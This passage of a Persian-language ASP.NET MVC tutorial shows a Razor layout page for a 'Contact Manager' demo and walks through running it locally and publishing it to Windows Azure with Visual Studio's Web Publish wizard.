
</head>
<body>
    <div class="navbar navbar-inverse navbar-fixed-top">
        <div class="container">
            <div class="navbar-header">
                <button type="button" class="navbar-toggle" data-toggle="collapse"
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                </button>
                @Html.ActionLink("CM Demo", "Index", "Cm", null, new { @class = "navbar-brand" })
            </div>
            <div class="navbar-collapse collapse">
                <ul class="nav navbar-nav">
                    <li>@Html.ActionLink("Home", "Index", "Home")</li>
                    <li>@Html.ActionLink("About", "About", "Home")</li>
                    <li>@Html.ActionLink("Contact", "Contact", "Home")</li>
                </ul>
                @Html.Partial("_LoginPartial")
            </div>
        </div>
    </div>
    <div class="container body-content">
        @RenderBody()
        <hr />
        <footer>
            <p>&copy; @DateTime.Now.Year - Contact Manager</p>
        </footer>
    </div>

    @Scripts.Render("~/bundles/jquery")
    @Scripts.Render("~/bundles/bootstrap")
    @RenderSection("scripts", required: false)
</body>
</html>

```

اپلیکیشن را بصورت محلی اجرا کنید

اپلیکیشن را با **Ctrl + F5** اجرا کنید. صفحه اصلی باید در مرورگر پیش فرض باز شود.




اپلیکیشن شما فعلاً آماده است و می‌توانید آن را روی Windows Azure توزیع کنید. بعده دیتابیس و دسترسی داده نیز اضافه خواهد شد.

اپلیکیشن را روی Windows Azure منتشر کنید

در ویژوال استودیو روی نام پروژه کلیک راست کنید و گزینه **Publish** را انتخاب کنید. ویزارد **Web Publish** باز می‌شود.

در قسمت **Profile** روی **Import** کلیک کنید.



حال دیالوگ **Import Publish Profile** نمایش داده می‌شود.


یکی از متدهای زیر را استفاده کنید تا ویژوال استودیو بتواند به اکانت Windows Azure شما متصل شود.
روی **Sign In** کلیک کنید تا با وارد کردن اطلاعات حساب کاربری وارد Windows Azure شوید.

این روش ساده‌تر و سریع‌تر است، اما اگر از آن استفاده کنید دیگر قادر به مشاهده Windows Azure SQL Database یا Mobile Services در پنجره **Server Explorer** نخواهید بود.
روی **Manage subscriptions** کلیک کنید تا یک management certificate نصب کنید، که دسترسی به حساب کاربری شما را ممکن می‌سازد.

در دیالوگ باکس **Manage Windows Azure Subscriptions** به قسمت **Certificates** بروید. سپس **Import** را کلیک کنید. مراحل را دنبال کنید تا یک فایل subscription را بصورت دانلود دریافت کنید (فایل‌های *publishsettings*.pub).) که اطلاعات اکانت Windows Azure شما را دارد.

نکته امنیتی: این فایل تنظیمات را بیرون از پوشه‌های سурс کد خود دانلود کنید، مثلاً پوشه Downloads. پس از اتمام عملیات Import هم این فایل را حذف کنید. کاربر مخربی که به این فایل دسترسی پیدا کند قادر خواهد بود تا سرویس‌های Windows Azure شما را کاملاً کنترل کند.

برای اطلاعات بیشتر به [How to Connect to Windows Azure from Visual Studio](#) مراجعه کنید.
در دیالوگ باکس **Import Publish Profile** وب سایت خود را از لیست انتخاب کنید و OK را کلیک کنید.



در دیالوگ باکس **Publish Web** روی **Publish** کلیک کنید.

Publish Web

 Publish Web

Profile **cm1234 ***

Connection **Web Deploy**

Settings

Preview

Server: **waws-prod-bay-003.publish.azurewebsites.windows.net:443**

Site name: **cm1234**

User name: **\$cm1234**


Password: *********

Save password

Destination URL: **http://cm1234.azurewebsites.net**

Validate Connection

< Prev Next > **Publish** Close




اپلیکیشن شما حالا در فضای ابری اجرا می‌شود. دفعه بعد که اپلیکیشن را منتشر کنید تنها فایل‌های تغییر کرده (یا جدید) آپلود خواهند شد.

